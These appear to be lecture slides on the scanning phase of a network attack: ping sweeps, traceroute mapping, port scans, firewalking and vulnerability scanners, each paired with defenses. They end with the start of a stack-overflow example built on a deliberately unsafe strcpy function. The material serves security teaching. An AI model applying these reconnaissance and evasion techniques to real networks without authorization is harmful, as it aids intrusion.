


Phase 2: Scanning

- Detecting information useful for break-in
 - Live machines
 - Network topology
 - Firewall configuration
 - Applications and OS types
 - Vulnerabilities


Network Mapping

- Finding live hosts
 - Ping sweep
 - TCP SYN sweep
- Map network topology
 - Traceroute
 - Sends out ICMP or UDP packets with increasing TTL
 - Gets back ICMP_TIME_EXCEEDED message from intermediate routers


Traceroute




Traceroute



Traceroute




Traceroute



A: R1-R2-R3-www is my path to www.victim.com

Traceroute

Repeat for db and mail servers



A: R1-R2-R3-www is my path to www.victim.com

R1-R2-R3-db is my path to db.victim.com

R1-R2-R3-mail is my path to mail.victim.com

➔ Victim network is a star with R3 at the center

victim.com


Network Mapping Tools

- Cheops
 - Linux application
 - <http://cheops-ng.sourceforge.net/> Automatically performs ping sweep and network mapping and displays results in GUI



Defenses Against Network Mapping And Scanning

- Filter out outgoing ICMP traffic
 - Maybe allow for your ISP only
- Use Network Address Translation (NAT)



How NATs Work

- For internal hosts to go out
 - B sends traffic to `www.google.com`
 - NAT modifies the IP header of this traffic
 - Source IP: B → NAT
 - Source port: B's chosen port Y → random port X
 - NAT remembers that whatever comes for it on port X should go to B on port Y
 - Google replies, NAT modifies the IP header
 - Destination IP: NAT → B
 - Destination port: X → Y

How NATs Work

- For public services offered by internal hosts
 - You advertise your web server A at NAT's address (1.2.3.4 and port 80)
 - NAT remembers that whatever comes for it on port 80 should go to A on port 80
 - External clients send traffic to 1.2.3.4:80
 - NAT modifies the IP header of this traffic
 - Destination IP: NAT → A
 - Destination port: NAT's port 80 → A's service port 80
 - A replies, NAT modifies the IP header
 - Source IP: A → NAT
 - Source port: 80 → 80

How NATs Work

- What if you have another Web server C
 - You advertise your web server A at NAT's address (1.2.3.4 and port 55) – not a standard Web server port so clients must know to talk to a diff. port
 - NAT remembers that whatever comes for it on port 55 should go to C on port 80
 - External clients send traffic to 1.2.3.4:55
 - NAT modifies the IP header of this traffic
 - Destination IP: NAT → C
 - Destination port: NAT's port 55 → C's service port 80
 - C replies, NAT modifies the IP header
 - Source IP: C → NAT, source port: 80 → 55

Port Scanning

- Finding applications that listen on ports
- Send various packets:
 - Establish and tear down TCP connection
 - Half-open and tear down TCP connection
 - Send invalid TCP packets: FIN, Null, Xmas scan
 - Send TCP ACK packets – find firewall holes
 - Obscure the source – FTP bounce scans
 - UDP scans
 - Find RPC applications



Port Scanning

- Set source port and address
 - To allow packets to pass through the firewall
 - To hide your source address
- Use TCP fingerprinting to find out OS type
 - TCP standard does not specify how to handle invalid packets
 - Implementations differ a lot

Port Scanning Tools

- Nmap
 - Unix and Windows NT application and GUI
 - <http://nmap.org/>
 - Various scan types
 - Adjustable timing



Defenses Against Port Scanning

- Close all unused ports
- Remove all unnecessary services
- Filter out all unnecessary traffic
- Find openings before the attackers do
- Use smart filtering, based on client's IP

Firewalk: Determining Firewall Rules

- Find out firewall rules for new connections
- We don't care about target machine, just about packet types that can get through the firewall
 - Find out distance to firewall using traceroute
 - Ping arbitrary destination setting $TTL = \text{distance} + 1$
 - If you receive `ICMP_TIME_EXCEEDED` message, the ping went through

Defenses Against Firewalking

- Filter out outgoing ICMP traffic
- Use firewall proxies
 - This defense works because a proxy recreates each packet including the TTL field

Vulnerability Scanning

- The attacker knows OS and applications installed on live hosts
 - He can now find for each combination
 - Vulnerability exploits
 - Common configuration errors
 - Default configuration
- Vulnerability scanning tool uses a database of known vulnerabilities to generate packets
- Vulnerability scanning is also used for sysadmin

Vulnerability Scanning Tools

- SARA
 - <http://www-arc.com/sara>
- SAINT
 - <http://www.saintcorporation.com>
- Nessus
 - <http://www.nessus.org>



Defenses Against Vulnerability Scanning

- Close your ports and keep systems patched
- Find your vulnerabilities before the attackers do

At The End Of Scanning Phase

- Attacker has a list of “live” IP addresses
- Open ports and applications at live machines
- Some information about OS type and version of live machines
- Some information about application versions at open ports
- Information about network topology
- Information about firewall configuration

Phase 3: Gaining Access


- Exploit vulnerabilities
 - Exploits for a specific vulnerability can be downloaded from hacker sites
 - Skilled hackers write new exploits

What is a vulnerability?

What is an exploit?

Stack-Based Overflow Attacks

- Stack stores important data on procedure call



Stack-Based Overflow Attacks

- Consider a function

```
void sample_function(char* s)
{
    char buffer[10];
    strcpy(buffer, s);
    return;
}
```



- And a main program

